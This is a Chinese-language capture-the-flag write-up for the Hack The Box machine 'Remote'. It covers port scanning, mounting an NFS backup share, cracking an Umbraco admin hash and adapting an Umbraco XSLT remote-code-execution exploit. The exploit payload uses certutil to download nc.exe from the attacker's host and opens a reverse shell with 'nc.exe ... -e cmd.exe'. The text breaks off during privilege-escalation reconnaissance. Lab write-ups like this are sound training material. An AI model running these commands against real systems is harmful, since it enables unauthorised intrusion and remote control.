
前言

Author: 0x584A



知识：

- nmap的使用
- nc连接操作
- UmbracoCMS_RCE_POC
- NES的使用
- sc.exe操作
- CertUtil的使用
- PrivescCheck.ps1信息收集

信息收集

```
$ nmap -sC -sV -p- -v -Pn -oA server-all --min-rate 1000 --max-
retries 5 10.10.10.180
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-28 23:54 EDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
......
Not shown: 65495 closed ports
PORT      STATE    SERVICE        VERSION
21/tcp    open     ftp            Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open     http           Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-title: Home - Acme Widgets
111/tcp   open     rpcbind        2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open     msrpc          Microsoft Windows RPC
139/tcp   open     netbios-ssn    Microsoft Windows netbios-ssn
329/tcp   filtered unknown
445/tcp   open     microsoft-ds?
2049/tcp  open     mountd         1-3 (RPC #100005)
```

```
2400/tcp  filtered opequus-server
4685/tcp  filtered autopac
5985/tcp  open     http           Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-title: Not Found
7100/tcp  filtered font-service
10657/tcp filtered unknown
12430/tcp filtered unknown
14036/tcp filtered unknown
17504/tcp filtered unknown
27156/tcp filtered unknown
33144/tcp filtered unknown
33356/tcp filtered unknown
43674/tcp filtered unknown
47001/tcp open     http           Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
48149/tcp filtered unknown
49664/tcp open     unknown
49665/tcp open     msrpc          Microsoft Windows RPC
49666/tcp open     unknown
49667/tcp open     unknown
49678/tcp open     tcpwrapped
49679/tcp open     msrpc          Microsoft Windows RPC
49680/tcp open     unknown
51859/tcp filtered unknown
52841/tcp filtered unknown
53895/tcp filtered unknown
54685/tcp filtered unknown
57149/tcp filtered unknown
57352/tcp filtered unknown
60695/tcp filtered unknown
63221/tcp filtered unknown
63739/tcp filtered unknown
64144/tcp filtered unknown
65475/tcp filtered unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 2m35s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-03-29T04:01:42
|_  start_date: N/A
```

```
NSE: Script Post-scanning.
Initiating NSE at 00:00
Completed NSE at 00:00, 0.00s elapsed
Initiating NSE at 00:00
Completed NSE at 00:00, 0.00s elapsed
Initiating NSE at 00:00
Completed NSE at 00:00, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 335.23 seconds
           Raw packets sent: 108801 (4.787MB) | Rcvd: 83621
(3.347MB)
```

- 存在FTP服务
- 存在NFS服务
- 存在Web服务

先尝试匿名登录下FTP，发现没有任何东西。

```
$ ftp 10.10.10.180
Connected to 10.10.10.180.
220 Microsoft FTP Service
Name (10.10.10.180:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as
password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> pwd
257 "/" is current directory.
ftp>
```


然后来了解下rpcbind服务。

> rpcbind服务是一个RPC服务，主要是在nfs共享时候负责通知客户端，服务器的nfs端口号是什么的。简单理解rpc就是一个中介服务。

```
$ rpcinfo -p 10.10.10.180
   program vers proto   port  service
    100000    2   udp    111  portmapper
    100000    3   udp    111  portmapper
    100000    4   udp    111  portmapper
    100000    2   tcp    111  portmapper
    100000    3   tcp    111  portmapper
    100000    4   tcp    111  portmapper
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   tcp   2049  nfs
    100005    1   tcp   2049  mountd
    100005    2   tcp   2049  mountd
    100005    3   tcp   2049  mountd
    100005    1   udp   2049  mountd
    100005    2   udp   2049  mountd
    100005    3   udp   2049  mountd
    100021    1   tcp   2049  nlockmgr
    100021    2   tcp   2049  nlockmgr
    100021    3   tcp   2049  nlockmgr
    100021    4   tcp   2049  nlockmgr
    100021    1   udp   2049  nlockmgr
    100021    2   udp   2049  nlockmgr
    100021    3   udp   2049  nlockmgr
    100021    4   udp   2049  nlockmgr
    100024    1   tcp   2049  status
    100024    1   udp   2049  status
```

> NFS 是Network File System的缩写，即网络文件系统。一种使用于分散式文件系统的协定，由Sun公司开发，于1984年向外公布。功能是让客户端通过网络访问不同主机上磁盘里的数据，主要用在类Unix系统上实现文件共享的一种方法。NFS在文件传送或信息传送过程中依赖于RPC协议。

- nfsd：它是基本的NFS守护进程，主要功能是管理客户端是否能够登录服务器
- mountd：它是RPC安装守护进程，主要功能是管理NFS的文件系统。当客户端顺利通过nfsd登录NFS服务器后，在使用NFS服务所提供的文件前，还必须通过文件使用权限的验证。它会读取NFS的配置文件/etc/exports来对比客户端权限。
- rpcbind：主要功能是进行端口映射工作。当客户端尝试连接并使用RPC服务器提供的服务（如NFS服务）时，rpcbind会将所管理的与服务对应的端口提供给客户端，从而使客户可以通过该端口向服务器请求服务。



可用MFS的信息收集模块来显示导出文件夹列表

```
msf5 > use auxiliary/scanner/nfs/nfsmount
msf5 auxiliary(scanner/nfs/nfsmount) > show options

Module options (auxiliary/scanner/nfs/nfsmount):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PROTOCOL  udp              yes       The protocol to use (Accepted: udp, tcp)
   RHOSTS                     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     111              yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/nfs/nfsmount) > set rhosts 10.10.10.180
rhosts => 10.10.10.180
msf5 auxiliary(scanner/nfs/nfsmount) > run

[+] 10.10.10.180:111      - 10.10.10.180 NFS Export: /site_backups []
[*] 10.10.10.180:111      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/nfs/nfsmount) > ls
[*] exec: ls
```

也可以用 showmount 来查询 mountd 守护进程，它有两个常用参数：

- -e 显示所有目录
- -d 仅显示已被NFS客户端加载的目录

```
$ showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```

知道目录后，我们用 mount 来挂载它到本地的 /tmp/test123 文件夹（需要先创建）


```
$ mount -t nfs -o vers=2 10.10.10.180:/site_backups /tmp/test123
```

```
# root @ kali in /home/kali [13:21:21]
$ cd /tmp/test123

# root @ kali in /tmp/test123 [13:21:27]
$ l
总用量 22K
drwx------  2 4294967294 4294967294 4.0K 4月  10 12:02 .
drwxrwxrwt 17 root       root       4.0K 4月  10 13:19 ..
drwx------  2 4294967294 4294967294   64 2月  20 12:16 App_Browsers
drwx------  2 4294967294 4294967294 4.0K 2月  20 12:17 App_Data
drwx------  2 4294967294 4294967294 4.0K 2月  20 12:16 App_Plugins
drwx------  2 4294967294 4294967294   64 2月  20 12:16 aspnet_client
drwx------  2 4294967294 4294967294  48K 2月  20 12:16 bin
drwx------  2 4294967294 4294967294 8.0K 2月  20 12:16 Config
drwx------  2 4294967294 4294967294   64 2月  20 12:16 css
-rwx------  1 4294967294 4294967294  152 11月  1  2018 default.aspx
-rwx------  1 4294967294 4294967294   89 11月  1  2018 Global.asax
drwx------  2 4294967294 4294967294 4.0K 2月  20 12:16 Media
drwx------  2 4294967294 4294967294   64 2月  20 12:16 scripts
drwx------  2 4294967294 4294967294 8.0K 2月  20 12:16 Umbraco
drwx------  2 4294967294 4294967294 4.0K 2月  20 12:16
Umbraco_Client
drwx------  2 4294967294 4294967294 4.0K 2月  20 12:16 Views
-rwx------  1 4294967294 4294967294  28K 2月  20 00:57 Web.config
```


从目录名称结合搜索引擎，确认了这个是 umbraco cms 。

因为网络的原因，这个靶机挂载目录后其慢，所有先通过搜索 umbraco 来找需要关注的敏感文件。


这里搜索到了网站后台路径，数据库连接配置信息是存在 web.config 配置文件内的。



从配置中得知，数据库文件是 umbraco.sdf 。



通过进制编辑器查看该文件内容，找到可疑的“账号密码”



`admin@htb.local b8be16afba8c314ad33d812f22a04991b90e2aaa`

对哈希解码后为：baconandcheese

成功在登录 /umbraco 系统后台。

user flag

通过搜索 exploit-db 知道 `Umbraco CMS 7.12.4` 存在 RCE，不能直接使用需要对脚本进行修正。

脚本内注释还行，主要需要修改的部分是第三次请求中的 payload 部分：

```
# Step 3 - Go to vulnerable web page
url_xslt = host+"/umbraco/developer/Xslt/xsltVisualize.aspx";
r3 = s.get(url_xslt);

soup = BeautifulSoup(r3.text, 'html.parser');
VIEWSTATE = soup.find(id="__VIEWSTATE")['value'];
VIEWSTATEGENERATOR = soup.find(id="__VIEWSTATEGENERATOR")['value'];
UMBXSRFTOKEN = s.cookies['UMB-XSRF-TOKEN'];
headers = {'UMB-XSRF-TOKEN':UMBXSRFTOKEN};
data = {"__EVENTTARGET":"","__EVENTARGUMENT":"","__VIEWSTATE":VIEWSTATE,"__VIEWSTATEGENERATOR":VIEWSTATEGENERATOR,"
    ctl00$body$xsltSelection":payload,"ctl00$body$contentPicker$ContentIdValue":"","ctl00$body$visualizeDo":"Visualize+XSLT"};

# Step 4 - Launch the attack
r4 = s.post(url_xslt,data=data,headers=headers);
```

payload变量内容：

```
# Execute a calc for the PoC
<?xml version="1.0"?>
<xsl:stylesheet version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:msxsl="urn:schemas-microsoft-com:xslt"
    xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">
    <msxsl:script language="C#" implements-
prefix="csharp_user">public string xml()
{ string cmd = ""; System.Diagnostics.Process proc = new
System.Diagnostics.Process();
 proc.StartInfo.FileName = "calc.exe"; proc.StartInfo.Arguments =
cmd;
 proc.StartInfo.UseShellExecute = false;
proc.StartInfo.RedirectStandardOutput = true;
 proc.Start(); string output = proc.StandardOutput.ReadToEnd();
return output; }
 </msxsl:script>
    <xsl:template match="/">
        <xsl:value-of select="csharp_user:xml()"/>
    </xsl:template>
</xsl:stylesheet>
```

主要是 C# 脚本部分：

```
public string xml() {
    string cmd = "";
    // Process 类：提供对本地和远程进程的访问权限并使你能够启动和停止本地系统
进程。
    System.Diagnostics.Process proc = new
System.Diagnostics.Process();
    // 类似于在 Windows "开始" 菜单的 "运行" 对话框中输入信息
    proc.StartInfo.FileName = "calc.exe";
    // 包含要传递给在 FileName 属性中指定的目标应用程序的参数
    proc.StartInfo.Arguments = cmd;
    // 是否使用操作系统 shell 启动进程的值
    proc.StartInfo.UseShellExecute = false;
    // 是否将应用程序的文本输出写入 StandardOutput 流中的值
    proc.StartInfo.RedirectStandardOutput = true;
    proc.Start();
    string output = proc.StandardOutput.ReadToEnd();
    return output;
}
```

payload中将执行结果return了，大但是没有打印到页面上，不方便调试，所以要加一句输出将执行结果打印到网页中去。

```
Console.WriteLine(output);
```

还需要修改 payload 中的 cmd 字符串和 FileName 属性，它是用来本地验证弹计算器的应该。

先在机器上用Python开一个http服务，将NC传过去，Windows可以用certutil来实现。

> Certutil.exe是一个命令行程序，作为证书服务的一部分安装。您可以使用Certutil.exe转储和显示证书颁发机构（CA）配置信息，配置证书服务，备份和还原CA组件以及验证证书，密钥对和证书链。
> https://docs.microsoft.com/zh-cn/windows-server/administration/windows-commands/certutil

```
string cmd = "/c certutil.exe -urlcache -split -f
http://10.10.14.180/nc.exe c:/windows/temp/nc.exe";
proc.StartInfo.FileName = "cmd.exe";
```

这样在靶机上就存在了nc程序，我们只有利用它进行回连就可以了。


当然，还有很多路径可以利用或写入的。

```
# root @ kali in /home/kali/Documents/Remote [3:07:34]
$ python 46153.py
Start
[]
<div id="result"><?xml version="1.0" encoding="utf-16"?>****  Online  ****
  0000  ...
  8eb0
CertUtil: -URLCache command completed successfully.
</div>
End
```

```
# root @ kali in /home/kali/Documents/Remote [2:45:04]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.180 - - [11/Apr/2020 02:45:21] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.180 - - [11/Apr/2020 02:45:21] "GET /nc.exe HTTP/1.1" 200 -
```


这样就说明nc已经成功上传到靶机上了，接下来本地nc监听端口，获取交互shell。

```
string cmd = "/c c:/windows/temp/nc.exe 10.10.14.180 7788 -e
cmd.exe";
```



这样一个 user shell 就拿到了。

```
Win权限等级：
- user
    - administrator
        - system
```




root flag

```
c:\windows\system32\inetsrv>systeminfo
systeminfo

Host Name:                 REMOTE
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA801
Original Install Date:     2/19/2020, 4:03:29 PM
System Boot Time:          4/11/2020, 1:20:57 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              4 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2
```

```
AuthenticAMD ~2000 Mhz
                           [02]: AMD64 Family 23 Model 1 Stepping 2
AuthenticAMD ~2000 Mhz
                           [03]: AMD64 Family 23 Model 1 Stepping 2
